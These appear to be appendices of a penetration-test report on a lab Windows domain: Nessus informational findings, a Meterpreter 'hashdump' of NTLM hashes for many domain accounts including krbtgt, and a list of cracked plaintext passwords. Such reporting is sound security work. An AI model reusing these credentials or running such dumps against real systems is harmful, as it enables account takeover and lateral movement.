
192.168.0.2 9



INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	11936	OS Identification
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.2 10

APPENDIX 18 – HASHDUMP



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e21be3c4d0977c59466a16de93d968f4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c64f1cd2a8a15ced225f7192d362963b:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:a492077fbcde819c130f5383f76d0e9c:::
R.Astley:1110:aad3b435b51404eeaad3b435b51404ee:bde1966c31599bfafd3fea25f7f15ea2:::
C.Moreno:1139:aad3b435b51404eeaad3b435b51404ee:3e3a43ace2fba0a314424b8d6479927e:::
C.Griffin:1140:aad3b435b51404eeaad3b435b51404ee:67d422c305dd11f93aa79a10f363e290:::
I.Pratt:1141:aad3b435b51404eeaad3b435b51404ee:b4417cfcbdbe452aa3c7142aef0d17d9:::
L.Burke:1142:aad3b435b51404eeaad3b435b51404ee:a588921e383a7ffdc8f96dd9720c1ad7:::
J.Johnson:1143:aad3b435b51404eeaad3b435b51404ee:1185205f764cf8b74682325d87144e35:::
T.Nunez:1144:aad3b435b51404eeaad3b435b51404ee:70cc36751bab28c1227aa0d9b13266f9:::
J.Stevenson:1145:aad3b435b51404eeaad3b435b51404ee:97c0de70c678ae4fd1996b6c675c55b0:::
L.Thornton:1146:aad3b435b51404eeaad3b435b51404ee:e6c8daed22d2eaaa5bef27dda5ffe7c0:::
M.Day:1147:aad3b435b51404eeaad3b435b51404ee:7e17492dca74f644508ee57938b7f03e:::
C.Morris:1148:aad3b435b51404eeaad3b435b51404ee:bd1fde2acd6bbf3d2b6821ebd02fc563:::
R.Knight:1149:aad3b435b51404eeaad3b435b51404ee:4acb043391456c7dee63eb14b0f8427f:::
P.Pittman:1150:aad3b435b51404eeaad3b435b51404ee:34b906f90a0a70769364970c3833793a:::
D.King:1151:aad3b435b51404eeaad3b435b51404ee:8df813673d1143461b58118d0cebe637:::
D.Dunn:1152:aad3b435b51404eeaad3b435b51404ee:0d1883af3fdaeb52fb3e89103bb47590:::
D.Manning:1153:aad3b435b51404eeaad3b435b51404ee:7031e6c4329c1b3126385c3aa634e05a:::
D.Valdez:1154:aad3b435b51404eeaad3b435b51404ee:668a17fe797d022223307d30e32d7f19:::
D.Price:1155:aad3b435b51404eeaad3b435b51404ee:863390a2de5b9c9dc33dcabd353d1d6a:::
J.Saunders:1156:aad3b435b51404eeaad3b435b51404ee:0191a28508ddcbc57eff29f35d7ed660:::
J.Hart:1157:aad3b435b51404eeaad3b435b51404ee:e62228fd6ac24ddcb0090e18985f10ef:::
S.Reed:1158:aad3b435b51404eeaad3b435b51404ee:415e7fcf5b18a9e82b918f606f1232ea:::
A.Peters:1159:aad3b435b51404eeaad3b435b51404ee:dfaa0f46fa8627edc72f5fa6d153e0bd:::
R.Soto:1160:aad3b435b51404eeaad3b435b51404ee:8ea3ade68e189d7f96d49231770497e7:::
V.Haynes:1161:aad3b435b51404eeaad3b435b51404ee:6d5833b02ee59ecd664684f096a1936b:::
R.Boone:1162:aad3b435b51404eeaad3b435b51404ee:18f6feb4d88b1f3c9cd6b854ac755850:::
L.Carr:1163:aad3b435b51404eeaad3b435b51404ee:09965171f467fd73c806ec1f44287d44:::
C.Olson:1164:aad3b435b51404eeaad3b435b51404ee:0e7c56abab02cb094dd995bf102ca22c:::
J.Andrews:1165:aad3b435b51404eeaad3b435b51404ee:2eba0541fb67dbbe34fa036d8732c151:::
C.Anderson:1166:aad3b435b51404eeaad3b435b51404ee:4bf5aa8f6be4bf5dd84efcd493fc5e5d:::
C.Montgomery:1167:aad3b435b51404eeaad3b435b51404ee:a2e29d05cb24e031156ad648a5c35f76:::
C.Howard:1168:aad3b435b51404eeaad3b435b51404ee:7fba65248d5b71dd1dbb74f16b0f09c9:::
E.Jones:1169:aad3b435b51404eeaad3b435b51404ee:e71c92144bd758816e91d5a24cf546c8:::
J.Barrett:1170:aad3b435b51404eeaad3b435b51404ee:bcdf2918eac15e65f109beea5d1b3944:::
```

APPENDIX 19 – USERNAMES WITH CRACKED PASSWORDS

Administrator:500::Hacklab1

Guest:501::31d6cfe0d16ae931b73c59d7e0c089c0

krbtgt:502::c64f1cd2a8a15ced225f7192d362963b

admin:1000::Thisisverysecret2019

R.Astley:1110::bde1966c31599bfafd3fea25f7f15ea2

C.Moreno:1139::3e3a43ace2fba0a314424b8d6479927e

C.Griffin:1140::67d422c305dd11f93aa79a10f363e290

I.Pratt:1141::b4417cfcbdbe452aa3c7142aef0d17d9

```
L.Burke:1142::a588921e383a7ffdc8f96dd9720c1ad7

J.Johnson:1143::1185205f764cf8b74682325d87144e35

T.Nunez:1144::70cc36751bab28c1227aa0d9b13266f9

J.Stevenson:1145::97c0de70c678ae4fd1996b6c675c55b0

L.Thornton:1146::tungstate

M.Day:1147::7e17492dca74f644508ee57938b7f03e

C.Morris:1148::bd1fde2acd6bbf3d2b6821ebd02fc563

R.Knight:1149::4acb043391456c7dee63eb14b0f8427f

P.Pittman:1150::34b906f90a0a70769364970c3833793a

D.King:1151::arboretum

D.Dunn:1152::0d1883af3fdaeb52fb3e89103bb47590

D.Manning:1153::retaliatory

D.Valdez:1154::referendum

D.Price:1155::863390a2de5b9c9dc33dcabd353d1d6a

J.Saunders:1156::0191a28508ddcbc57eff29f35d7ed660

J.Hart:1157::e62228fd6ac24ddcb0090e18985f10ef

S.Reed:1158::415e7fcf5b18a9e82b918f606f1232ea

A.Peters:1159::dfaa0f46fa8627edc72f5fa6d153e0bd

R.Soto:1160::8ea3ade68e189d7f96d49231770497e7

V.Haynes:1161::6d5833b02ee59ecd664684f096a1936b

R.Boone:1162::18f6feb4d88b1f3c9cd6b854ac755850

L.Carr:1163::09965171f467fd73c806ec1f44287d44

C.Olson:1164::revertive

J.Andrews:1165::2eba0541fb67dbbe34fa036d8732c151

C.Anderson:1166::4bf5aa8f6be4bf5dd84efcd493fc5e5d

C.Montgomery:1167::a2e29d05cb24e031156ad648a5c35f76

C.Howard:1168::7fba65248d5b71dd1dbb74f16b0f09c9

E.Jones:1169::e71c92144bd758816e91d5a24cf546c8

J.Barrett:1170::bcdf2918eac15e65f109beea5d1b3944
```

```
R.Ramsey:1171::031f1986397afda0d1846b97268350c0

G.Walsh:1172::715dc4eaa24382efd24b4c1e4015e503

A.Medina:1173::85bff14b5ac431bfaa7d177d774d17c6

J.Hale:1174::77f55f80d3f8abe12de2fa502168580c

N.Wells:1175::9a856a38bdcd8c2ec946558b7343db6b

T.Oliver:1176::Oresteia

J.Rhodes:1177::tungstate

T.Harmon:1178::84d74928dbdc762e8be336ebf86a79af

M.Mills:1179::c3ac751c1376556d7aa1c5e092f3265f

D.Pena:1180::annulling

J.Torres:1181::0192d3149bf4d314eac41d1542cff77e

B.Martin:1182::1463417c2fd973644d7cbc71f5363173

K.Hudson:1183::7e36cadcf144de903e796f9f6fa2ca61

S.Franklin:1184::c0c8b60154f9e4943bc1b7eb3066853c

F.Chapman:1185::rX2HUuoQg9lC

E.Elliott:1186::d3704734b747752a148021ec5e27d65f

N.Vega:1187::63478a4fc22dcd083f7568dff335f8a4

M.Boyd:1188::delphine6

test:1189::test123

SERVER1$:1001::55b1643f1714d7a31c29569d172f2bd5

enable$:1111::dc72ccd108cf42f91b9d4c759b6884d0

as400$:1112::9b33a9affa2a896de7aaa2390eeb7556

1$:1113::bc43f286eddab29367781ec0d5939540

media$:1114::54e0945169ba832abcd6fec9cafa2045

homerun$:1115::bca1bc40c5fde2a6f46cd26588635180

pc36$:1116::586041f59054b7a1db1e03df076ede2f

clusters$:1117::869d73dc90e13f4b1a2e97a3be5dfb85

montana$:1118::1c2f544568e6a85deff96e6217ba6ee2

illinois$:1119::9847a2815ebc6c3477a80c948ce702b1
```

```
ows$:1120::9a6c2ae998c83cd8243a2c06446f0c6c
cork$:1121::771dab1de5b7182417a026a4a195353e
tsinghua$:1122::845f2149278232798ebb9e61283bd48c
lnk$:1123::25350c61568665c82e0fd1dd77a76f7f
lsan03$:1124::00e9df5a59e03ea06500cf3743db84bd
neo$:1125::a9cd1d70fba3881718678cedc1b4b225
nebraska$:1126::a0addd27aab9abf621901cfdd541aac5
mailgate$:1127::97bdf70d015592f7697fd75de4b43457
unitedstates$:1128::e543053e90c5d9fa11c84a62be51c887
hstntx$:1129::624255ca01363ddc09702c0b4a098ff4
rtr1$:1130::ac113b18ddec57cbf3ea6f0d130f5eaa
scanner$:1131::e079d99d9c2d52a39eec536eca1a0533
ok$:1132::bec52b70f8d6d2665c8573197f67e9ad
northeast$:1133::45603182d6b3338bcf90f2a0194ac116
americas$:1134::c33bcd640021509f1b548d4a38b16bde
rw$:1135::84f25fdfed7c0f323cde189c7edb4abb
SERVER2$:1137::cff22cf8c8fa3a830302b54dfea8ff36
CLIENT1$:1138::d76708e0bce66581fb5f1af4862708c1
CLIENT2$:1602::c23841622c7a85028c60cad4704443ba
```